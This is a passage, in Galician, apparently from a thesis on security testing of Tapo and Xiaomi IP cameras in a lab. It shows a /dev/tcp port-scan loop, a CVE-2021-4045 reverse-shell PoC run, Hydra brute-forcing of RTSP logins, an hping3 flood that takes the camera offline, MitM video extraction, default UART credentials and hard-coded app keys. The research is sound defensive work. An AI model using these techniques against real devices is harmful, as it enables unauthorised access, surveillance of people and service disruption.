timeout 1 bash -c " echo > / dev / tcp /10.10.10.52/ $port " > / dev / null 2 >&1 && echo " $port
/ tcp " &
done ; wait

```

Fig. 3.7.: Script deseñado para o escaneo de portos.

Tanto a ferramenta **nmap** como o script elaborado devolveunos que o dispositivo obxectivo, con IP *192.168.1.135*, ten unha serie de portos abertos interesantes. Entre eles atópase o porto 443, no que aparentemente atópase un servizo **Nagios**, o porto 554 co servizo de **RTSP** correndo, o porto 2020 cun servizo chamado **gSOAP** e por último o porto 8800 ao que se lle atribúe un **servizo descoñecido**.

Podemos intentar coñecer a versión de cada un destes servizos, de novo mediante a ferramenta **nmap**, empregando para iso a opción máis agresiva de **nmap** (**-A**), pois sabemos que non posúe ningún tipo de firewall ou bloqueo que nos impida facer este tipo de análise. Sen embargo non puidemos máis que obter a versión do servizo **gSOAP**, o cal posuía a versión **gSOAP/2**.

Busca e explotación de posibles vulnerabilidades coñecidas a ditos servizos

Unha vez identificados os servizos e intentando descubrir a versión destes, podemos intentar explotar algunha vulnerabilidade coñecida dos mesmos. Para levar a cabo isto, podemos facer uso de base de datos como **exploit-db**, **vulnerability-lab** ou **cve.mitre.org**.

En canto ao servizo **Nagios** podemos atopar un gran número de vulnerabilidades, pero non somos capaces de explotar con éxito ningunha delas. Do mesmo xeito

atopouse que existe unha vulnerabilidade de tipo **Heartbleed**, encadeado cun ataque *pass-the-hash*.

A idea detrás de este ataque é obter o contrasinal *hash* dun usuario a través de por exemplo un volcado de memoria e logo empregar o debandito *hash* nun ataque *pass-the-hash* durante o proceso de inicio de sesión da API. Para comprobar se a versión do *firmware* ten parcheada dita vulnerabilidade, podemos empregar o módulo de Metasploit *auxiliary/scanner/ssl/openssl_heartbleed* ou incluso empregar **nmap** xunto co script *ssl-heartbleed*, pero con ambas probas chegouse a conclusión de que non é vulnerable.

En canto ao servizo **RTSP** encontramos varios exploits ou scripts que intentan explotar as posibles vulnerabilidades do servizo, pero de novo atopámonos que aparentemente foron parcheadas polos fabricantes. Neste modelo de cámara concreto, podemos acceder a través da dirección **RTSP**:

```
rtsp://username:password@192.168.1.135:554/stream1
```

Pero aparentemente non atopamos usuarios ou credenciais por defecto que permitan realizar dita conexión. O que si podemos comprobar é se un atacante sería capaz de interceptar os credenciais mediante un snifeo da rede ou *MitM* no momento da conexión. Isto realizáremolo no apartado adicado a redes e canles de comunicación.

Enumeración e listado de directorios e arquivos dos recursos web

Para obter os posibles arquivos ou directorios abertos no porto HTTP que nos ofrece a cámara, podemos facer uso de ferramentas que mediante a forza bruta intentan atopar este tipo de recursos.

No noso caso optamos pola ferramenta **wfuzz** empregando para ela un diccionario común, como por exemplo o de **SecLists** [22r]:

```
wfuzz --sc 200,401 -w directory-list-2.3-small.txt http://172.20.10.10/FUZZ
```

Observamos como case todas as peticións da ferramenta devolven códigos **200**, pero coa mesma lonxitude de caracteres (*320 ch*). Isto é debido a que todas as páxinas devolven o recurso amosado na figura 3.8.




Fig. 3.8.: Contido devolto en todas as peticións.

Busca do firmware instalado no dispositivo

Tras unha larga busca a través de Internet en busca de obter o firmware da versión instalada no dispositivo (v1.3.0) só puidemos atopar os seguinte recursos:

- A versión *1.0.10* descargada do repositorio oficial.
- A versión *1.1.16* descargada do repositorio oficial.
- A versión *1.0.17* obtida a partir dun repositorio persoal.

É por iso que para intentar obter a versión actual do firmware imos seguir os pasos que realizou o usuario *drmnsamoliu* no seu proxecto [22ao]. Para isto, imos realizar os seguintes pasos:

1. Como primeiro paso deberemos de crear un punto de acceso ao que conectar a cámara IP. No noso caso eliximos un ordenador con S.O. Windows.
2. O seguinte paso será resetear a cámara (a través do botón físico) para que se conecte co novo punto de acceso creado.
3. Eliximos un *sniffer* de rede para observar os paquetes e peticións de rede que realiza a cámara IP.
4. Deberemos de forzar a busca de actualizacións por parte da cámara, para iso podemos empregar a aplicación móbil.
5. Observamos no *sniffer* a dirección da petición que fai a cámara, para así poder descargar a última versión do *firmware*.

Probamos en primeiro lugar co *sniffer* wireshark, observando o tráfico e peticións que se recibían ao pulsar no botón de actualizar (amosada na figura 3.9), observando tráfico TLS, pero non fomos capaces de sacar a dirección IP da petición.

Fig. 3.9.: Trama de transmisión TLS.

```

tcpdump.exe verbose output suppressed, use -v or -vv for full protocol decode
listening on Ubertec(13e737c-4509-4668-8ccf-525265044424), link-type EN10MB (Ethernet), capture size 262144 bytes
#00:41:28.973276 IP C200.21BFF9.msphone.net.58459 > ec2-54-229-205-80.eu-west-1.compute.amazonaws.com.443: Flags [P..], seq 1643843059:1643844705, win 5281, options [nop,nop,TS val 166298 ecr 354209597], length 746
.#.....K6.P.[.a.,a.,a.]j.a.....
.....R.KH...N.V.A..EFG.....Q.h....t.....plpg#.a..... r?Iz.r.j..r.)v.y.[@ .....$1.....].w{.....|B2.....7.f.....H.b|tL.....I.(.C.c.g.s).....m*M^o.....R...../..
.#.....K6.P.[.a.,a.,a.]j.a.....
qk.....qel(.|...|.s..6..lek1..A..z..c.Dy50K.*.....09.....Y.Z.2>[G.....t..z.<dlyf'..x.dCl..a.w.....z.....K.....].....o2.....
.....Za.F.E.al.p.....
.....V.P..P..|2.O..d..a.....sw..p.Q1.I..h.O.....y.B1Bp.Q.X.....c.T.O.....l.k2.l.....'.l.'f.m*.O.....M.oc/.Zy.Q..7G.....r.f..>.Q.....X.8
.....g4Z..c..d..l3..j..c..d..y.y.O.....e..J..M.....H.A..E.....w.....s.....fo.....X.8H
#00:41:28.114232 IP ec2-54-229-205-80.eu-west-1.compute.amazonaws.com.443 > C200.21BFF9.msphone.net.58459: Flags [P..], seq 1:34, win 425, options [nop,nop,TS val 3542107875 ecr 166298], length 33
.#.....K6.P.[.a.,a.,a.]j.a.....
F.....W.x.l.t.Y.c.m.g.....
.WD.....
#00:41:28.114232 IP ec2-54-229-205-80.eu-west-1.compute.amazonaws.com.443 > C200.21BFF9.msphone.net.58459: Flags [P..], seq 34:241, win 425, options [nop,nop,TS val 3542107931 ecr 166298], length 207
.#.....K6.P.[.a.,a.,a.]j.a.....
.....W.x.l.t.Y.c.m.g.....d.B..j.e.o^.....7.y.g.t.....b7k.....Gy.....j.H.B.v.xp.....S..y..J.H..o.....T.....Y.....Kz.....e.....m.z.Q.....[.....Y.O.....lu.....*1IP.E.w.J.z.....V8
.....V1.....
#00:41:28.145479 IP C200.21BFF9.msphone.net.58459 > ec2-54-229-205-80.eu-west-1.compute.amazonaws.com.443: Flags [.], seq 34, win 5281, options [nop,nop,TS val 166316 ecr 3542107875], length 0
.#.....K6.P.[.a.,a.,a.]j.a.....
.....
#00:41:28.145479 IP C200.21BFF9.msphone.net.58459 > ec2-54-229-205-80.eu-west-1.compute.amazonaws.com.443: Flags [.], seq 241, win 5281, options [nop,nop,TS val 166316 ecr 3542107931], length 0
.#.....K6.P.[.a.,a.,a.]j.a.....
.....
.....6.....

```

Logo disto quixemos probar coa ferramenta **Bettercap** [22e] xunto con **sslstrip** para intentar decodificar o tráfico cifrado. Para iso deberemos executar os seguintes comandos:

De novo, se filtramos o tráfico xerado polo dispositivo en **Wireshark** a través do *string ip.src==192.168.1.135*, podemos observar como este se envía cifrado (fig. 3.11) polo que podemos dicir que este ataque tampouco resultou exitoso.




Fig. 3.11.: Tráfico TLS obtido con Bettercap.

Xa por último quixemos comprobar o tráfico que enviaba directamente a aplicación móbil, para observar así se eramos quen de obter a dirección IP obxectivo. Isto fixémoslo mediante a ferramenta **CharlesProxy** [22k], configurando a maiores o devandito proxy no dispositivo móbil. Pero de novo sen moito éxito (fig. 3.12).

Structure

Sequence

Fig. 3.12.: Información obtida co proxy Charles.


Busca e explotación de posibles vulnerabilidades coñecidas

Pasamos entón a busca de vulnerabilidades publicadas e coñecidas para a debandita cámara IP. Buscando por diversas datos de vulnerabilidades e motores de busca atopamos as seguintes vulnerabilidades ou exploits:

- **CVE-2021-4045** [22o]: Trátase dunha vulnerabilidade que afecta aos dispositivos Tapo coa versión de *firmware 1.1.15* e inferiores. Dita vulnerabilidade permitía a execución remota de código (RCE) non autenticada, o que permitía a un atacante tomar o control total da cámara.
- **CVE-2020-11445** [22n]: Esta vulnerabilidades permitían aos atacantes saltarse a autenticación e obter información sensible a través dos vectores que implican unha sesión Wi-Fi co GPS activado. Afectaba a cámaras e dispositivos ata a fecha 09-02-2020.

Probamos entón a explotar ambas vulnerabilidades. Para o segundo caso non atopamos un payload ou método de explotación, pero para o primeiro podemos empregar múltiples *scripts* que explotan dita vulnerabilidade. Un exemplo é *pwnTapo.py* [22p], co cal somos capaces tanto de obter unha *shell* con permisos de administrador ou incluso ver o *stream* de vídeo enviado sobre o protocolo **RTSP**.

Se intentamos obter unha *shell* observamos que a ferramenta non é capaz de resolver a busca inversa (fig. 3.13).



```
1 juan@juan ~/tools/CVE-2021-4045-PoC (git)-[master] % python3 pwnTapo.py shell 192.168.1.133 192.168.1.132
CVE-2021-4045 PoC      @hacefresko
[+] Listening on port 1337...
[+] Sending reverse shell to 192.168.1.133...
Warning: Inverse name lookup failed for '0.0.5.57'
```

Fig. 3.13.: Intento de obter un shell a través de pwnTapo.

Do mesmo xeito, se intentamos obter a retransmisión do vídeo transmitido a través do protocolo RTSP observamos como a ferramenta móstranos unha posible **URL (Uniform Resource Locator)** e uns credenciais cos que acceder (fig. 3.14). Pero se intentamos acceder a dita retransmisión non podemos acceder, pois as credenciais non son as correctas ou non existen.

```
juan@juan ~/tools/CVE-2021-4045-PoC (git)-[master] % python3 pwnTapo.py rtsp 192.168.1.133 192.168.1.132

CVE-2021-4045 PoC @hacefresko
[+] Setting up RTSP video stream...
[+] RTSP video stream available at rtsp://192.168.1.133/stream2
[+] RTSP username: pwned1337
[+] RTSP password: pwned1337
```

Fig. 3.14.: Intento de ver o vídeo en stream a través de pwnTapo.

Polo que podemos dicir que ningunha das vulnerabilidades comentadas son explotables nesta versión do *firmware* do dispositivo.

Políticas e configuración por defecto

Logo dunha busca a través de Internet non se atoparon credenciais ou políticas configuradas por defecto, aparte dos portos ou servizos preconfigurados. Isto é debido a que no proceso de configuración pídemos crear unha conta de acceso para a aplicación móbil, e a partir de aí lévase o proceso de configuración da cámara, polo que non é posible que existan contas ou credenciais por defecto, o mesmo que ocorre no caso do servizo RTSP.

As únicas credenciais por defecto atopados en fontes de terceiros foron as correspondentes a consola de **UART** do dispositivo, os cales son *root:slprealtek*.

Redes e canles de comunicación

Tal e como comentamos anteriormente temos dúas posibilidades á hora de ver o vídeo que transmite a cámara. A primeira é velo a través da aplicación móbil, mentres que a segunda é utilizando o protocolo RTSP, empregando para iso un reprodutor multimedia como pode ser o famoso programa **VLC**.

Para poder simular un ataque MitM, e observar como se transmiten os credenciais a través da rede, podemos simular a unha vítima conectándose polo servizo **RTSP** a

través da ferramenta **VLC Media Player** e capturando o tráfico a través da ferramenta **Wireshark**.

Como se pode observar (na figura 3.15), se filtramos pola cadea **RTSP**, podemos ver os paquetes enviados para establecer a conexión.




Fig. 3.15.: Paquetes transmitidos na conexión RTSP.

Coa opción **Follow** de **Wireshark** podemos ver a comunicación completa en ambas direccións (fig. 3.16). Podemos observar como somos capaces de obter o nome de usuario e o **endpoint** ao que se conecta a vítima, pero non somos capaces de obter as credenciais, pois **RTSP** emprega o protocolo **HTTP** para autenticarse [22s].

```
RTSP/1.0 200 OK
CSeq: 2
Date: Tue, Jan 24 2023 18:09:38 GMT
Public: OPTIONS, DESCRIBE, SETUP, TEARDOWN, PLAY, GET_PARAMETER, SET_PARAMETER

DESCRIBE rtsp://192.168.1.135:554/stream1 RTSP/1.0
CSeq: 3
User-Agent: LibVLC/3.0.17.4 (LIVE555 Streaming Media v2016.11.28)
Accept: application/sdp

RTSP/1.0 401 Unauthorized
CSeq: 3
Date: Tue, Jan 24 2023 18:09:38 GMT
WWW-Authenticate: Basic realm="TP-Link IP-Camera"
WWW-Authenticate: Digest realm="TP-Link IP-Camera", nonce="67120eb63842513b2edee1ed3abfe0e4"

DESCRIBE rtsp://192.168.1.135:554/stream1 RTSP/1.0
CSeq: 4
Authorization: Digest username="TestTapo", realm="TP-Link IP-Camera", nonce="67120eb63842513b2edee1ed3abfe0e4", uri="rtsp://192.168.1.135:554/stream1", response="f1743419e5ed61966b62b23455ebe5c6"
User-Agent: LibVLC/3.0.17.4 (LIVE555 Streaming Media v2016.11.28)
Accept: application/sdp

RTSP/1.0 200 OK
CSeq: 4
Date: Tue, Jan 24 2023 18:09:38 GMT
Content-Base: rtsp://192.168.1.135:554/stream1/
Content-Type: application/sdp
Content-Length: 578
```

Fig. 3.16.: Comunicación protocolo RTSP.

Neste punto podemos probar a lanzar un ataque de forza bruta. Existen multitude de ferramentas para levar a cabo isto como *rtspbrute* ou *rtsp-killer*, pero no noso caso imos a elixir a ferramenta *Hydra*. Como xa coñecemos o **nome de usuario** logo de analizar o tráfico, tan só deberemos de crear un dicionario propio cos posibles valores que pode ter o contrasinal.

Unha vez feito isto poderemos lanzar a ferramenta de forza bruta, observando como fomos capaces de adiviñar o contrasinal do usuario *RTSP* mediante a técnica de forza bruta (fig. 3.17).

```
C:\Users\jgonzalez\Downloads\thc-hydra-windows-master\thc-hydra-windows-master\hydra.exe -l TestTapo -P pass.txt 192.168.1.133 rtsp stream1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** i
gnore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-31 10:00:39
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:l/p:l), ~1 try per task
[DATA] attacking rtsp://192.168.1.133:554/stream1
[554][rtsp] host: 192.168.1.133 login: TestTapo password: testtapo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-31 10:00:39
```

Fig. 3.17.: Ataque de forza bruta - Hydra.

Outro ataque común a probar sobre as redes e conexións da cámara é lanzar algún ataque de denegación de servizo (DoS) a través dalgún porto desta. Para iso empregamos a ferramenta **hping3** coa cal imos a ser capaces de enviar unha gran cantidade de paquetes ata *floodear* o dispositivo. En primeiro lugar imos atacar o porto **443** (fig. 3.18), observando que a imaxe da cámara a través da aplicación móbil quédase conxelada nos primeiros momentos ata chegar a un punto que a cámara se desconecta.

```
root@juan /home/juan # hping3 -S --flood -V -p 443 192.168.1.133
using enp0s20f0u2, addr: 192.168.1.132, MTU: 1500
HPING 192.168.1.133 (enp0s20f0u2 192.168.1.133): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Fig. 3.18.: Ataque DoS - hping3.

Isto mesmo se o probamos a través do porto *RTSP*, é dicir o **554**, sucede o mesmo. Durante os primeiros segundos a imaxe conxélase, pero chegados a un punto a cámara desconéctase, permanecendo neste estado ata que se pare o ataque.

Outro ataque en relación as redes e comunicacións, neste caso ao protocolo *RTSP*, ten que ver coa tentativa de extraer o vídeo transmitido a través dos paquetes *rtp* capturados durante un ataque **MitM**.

Existe para iso o *plugin h264extractor* [22af], co que a través de wireshark imos a ser capaces de extraer o vídeo transmitido mentres capturamos os paquetes **rtp** transmitidos, gardando o vídeo resultante en diversos ficheiros de vídeo (fig. 3.19).

Como se pode ver na seguinte imaxe, este ataque resultou exitoso, e logrouse extraer fragmentos da imaxe transmitida en directo pola cámara.




Fig. 3.19.: Vídeos capturados (h264).

Aplicación móbil ou web

Neste caso, ao non existir aplicación web, simplemente teremos que analizar a aplicación móbil. Para obter o **apk**, existen diversas alternativas ou procedementos. O máis sinxelo é recorrer a algunha páxina que permita a descarga deste tipo de ficheiros, un exemplo é **apkmirror**.

Unha vez obtido o ficheiro **.apk** podemos empregar a ferramenta **apktool** [22u] para que mediante enxeñería inversa poidamos obter os ficheiros e carpetas que forman parte da aplicación. Neste punto, no ficheiro de **AndroidManifest.xml**, puidemos atopar algo que parece tan interesante como son uns *hashes* de contrasinais *hard coded* (fig. 3.20). Intentamos lanzar algún ataque de forma bruta a ises hashes, ou comprobalos a través dalgunha base de datos online pero non fomos capaces de descifralos.

```
android:theme="@style/EasyPermissions.Transparent"/>
<meta-data android:name="ACCESS_KEY" android:value="5e027ff0393f44a097afe8c20f11b364"/>
<meta-data android:name="SECRET" android:value="8a8e631e4d4e44c999f85c6c60197925"/>
<meta-data android:name="ANALYTICS_URL" android:value="https://n-da.tplinkcloud.com"/>
```

Fig. 3.20.: Credenciais hard coded aplicación Tapo.

O seguinte paso foi mediante a ferramenta **d2j-dex2jar** a cal nos permite converter os ficheiros **dex** (.apk) a **jar** (.class). Isto permitiunos realizar unha busca de posibles

credenciais ou palabras chave que estivesen *hard coded*. Para iso centrámonos na busca de palabras como *admin*, *administrator*, *user*, *password*, *KEY*, *secret* ou *login*, pero ningunha das diversas buscas amosou resultados favorables.

Busca e explotacións de posibles portos UART

Tal e como observamos na investigación levada a cabo por o usuario *drmnsmoliu* [22ap], descubriuse que a *PCB* da cámara ten unha serie de portos ou *pads* **UART** que permiten a conexión cun terminal. Como se pode observar na figura 3.21, o usuario *drmnsmoliu* identifica ata 4 portos distintos: **TX**, **RX**, **GND** e **VCC**.




Fig. 3.21.: Portos UART da PCB da Tapo C200. *Fonte:* <https://drmnsmoliu.github.io/>.

Unha vez identificados os puntos nos que realizar a conexión, procedeuse a soldar uns cables que nos permitirán conectar ditos portos a un convertedor *USB a TTL* [22m]. A través do programa **dmesg** poderemos identificar o dispositivo virtual do noso ordenador ao que se conecta o convertedor. No noso caso, como se pode observar na seguinte imaxe (fig. 3.22), a este atribúeselle o porto `/dev/ttyUSB0`.

Coñecendo o dispositivo virtual podemos empregar a ferramenta **screen** para intentar comunicarnos coa consola da cámara. Para iso, podemos empregar o seguinte comando:

```
sudo screen /dev/ttyUSB0 57600
```

Neste punto, tal e como comenta *drmnsmoliu*, se iniciamos a cámara deberíasenos empezar amosar logs do proceso de inicio da cámara, pero no noso caso non fomos


```

[ 3020.122029] wlan0: authenticate with ca:36:54:4c:48:73
[ 3020.131892] wlan0: send auth to ca:36:54:4c:48:73 (try 1/3)
[ 3020.144858] wlan0: authenticated
[ 3020.146365] wlan0: associate with ca:36:54:4c:48:73 (try 1/3)
[ 3020.148966] wlan0: RX AssocResp from ca:36:54:4c:48:73 (capab=0x1531 status=0 aid=13)
[ 3020.150742] wlan0: associated
[ 3760.538452] perf: interrupt took too long (2502 > 2500), lowering kernel.perf_event_max_sample_rate to 79800
[ 3842.344380] usb 1-1: USB disconnect, device number 2
[ 3846.676230] usb 1-1: new full-speed USB device number 9 using xhci_hcd
[ 3846.817061] usb 1-1: New USB device found, idVendor=1a86, idProduct=7523, bcdDevice= 2.54
[ 3846.817076] usb 1-1: New USB device strings: Mfr=0, Product=2, SerialNumber=0
[ 3846.817082] usb 1-1: Product: USB2.0-Ser!
[ 3846.933661] usbcore: registered new interface driver ch341
[ 3846.933695] usbserial: USB Serial support registered for ch341-uart
[ 3846.933737] ch341 1-1:1.0: ch341-uart converter detected
[ 3846.934151] ch341-uart ttyUSB0: break control not supported, using simulated break
[ 3846.934247] usb 1-1: ch341-uart converter now attached to ttyUSB0
root@tapo:/home/tapac# sudo screen /dev/ttyUSB0 57600

```

Fig. 3.22.: Saída do comando dmesg.

capaces de que esto ocorrese, polo que podemos dicir que este exploit ou ataque non resultou satisfactorio.

Ataques a través da tarxeta SD

Un dos ataques físicos máis coñecidos é desactualizar ou máis ben *downgradear* o *firmware* do dispositivo, instalando así unha versión que conteña vulnerabilidades coñecidas. Neste caso non atopamos ningunha información relativa acerca de como realizar o *downgrade* do dispositivo, aínda que puidemos observar como un usuario comentaba nun foro [22ah] o que parecen ou simulan ser a fases ou pasos necesarios para realizar o cambio manual de *firmware* da cámara Tapo C200:

- Collemos unha micro tarxeta sd que nunca fora introducida na cámara.
- Formateamos a micro SD a sistema **FAT32**.
- Copiamos o *firmware* que queiramos instalar, no noso caso a versión 1.1.16 extraída do repositorio oficial, a tarxeta SD. Deberemos cambiarlle o nome e establecer **factory_up_boot.bin**.
- Introducimos a tarxeta no dispositivo Tapo C200 e prendemos o dispositivo.
- Deberemos esperar a que se instale o devandito *firmware*. Podemos saber se a instalación foi correcta se a cámara realiza os movementos de calibración dos motores.

Unha vez realizados todos os pasos anteriores, non fomos capaces de instalar o novo *firmware*, pois a cámara iniciase correctamente, pero a nova versión non aparece instalada no dispositivo.

3.2.2 Cámara 2

Identificación física

Do mesmo xeito ca no dispositivo anterior, empezamos realizando unha identificación do modelo do dispositivo número 2. A partir da seguinte fotografía (fig. 3.23), e mediante a realización dunha busca inversa a través do motor de busca de **Google** [22j] fomos capaces coñecer de que se trata do modelo *Xiaomi Mi 360° Camera (1080p)*, máis concretamente a versión **MJSXJ10CM**.



Fig. 3.23.: Cámara Xiaomi.

Inspección externa e física

Como observamos na fotografía anterior (fig. 3.23) a cámara *Xiaomi* presenta unhas características similares á cámara **Tapo**, anteriormente estudada. Este novo dispositivo, como se pode observar na seguinte imaxe (fig. 3.24), presenta de novo unha lente, un altofalante, un micrófono, un porto de carga micro USB e unha abertura para MicroSD, contando de novo cun botón de reinicio facilmente accesible.




Fig. 3.24.: Cámara Xiaomi aspectos físicos. *Fonte:* https://i01.appmifile.com/webfile/globalimg/Global_UG/Mi_Ecosystem/Mi_Home_Security_Camera_360_1080P/es-ES_V2.pdf.

En canto a configuración interna (fig. 3.25), atopámonos de novo con dúas PCBs: unha principal para a conexión coa lente e outra para un dos motores da cámara. Así é todo, non se logran visualizar posibles portos UART referenciados nin unha referencia ao modelo exacto da PCB empregada.



Fig. 3.25.: PCB cámara Xiaomi.

Configuración e interacción do usuario

Empregamos o mesmo entorno de proba ou test creado para o dispositivo anterior. *Xiaomi* pon a disposición dos usuarios a aplicación móbil necesaria para controlar e configurar a cámara IP, chamada **Xiaomi Home** [22b] (fig. 3.26).




Fig. 3.26.: Aplicación móvil Xiaomi Home.

A configuración da cámara adoita ser máis sencilla ca no caso exterior. Simplemente deberemos escanear o **código QR** que aparece debaixo da propia cámara para que a aplicación móbil se emperalle co dispositivo, e seleccionar a rede WiFi de 2.4 GHz á que queremos conectala.

Se decodificamos dito código QR, observamos o seguinte contido:

```
https://home.mi.com/do/home.html?f=xz&p=72823&d=1033153985&m=
94F8270D9D3D&O=14K8VKL4zcptbZL8FAeVcg==
```

Nesta situación poderíanos ocorrer intentar facernos co control ou resetear a configuración da cámara a partir simplemente de dito código.

Para iso, dende outro dispositivo móbil intentamos rexistrar este mesmo dispositivo, pero desta vez aparécenos o seguinte mensaxe de erro (fig. 3.27). Isto é debido, a que unha vez configurada a cámara por un dispositivo, a rede WiFi aberta que emite a cámara para a súa configuración desaparece, polo que non se pode volver a configurar ou rexistrar a menos que pulses o botón reset do dispositivo.

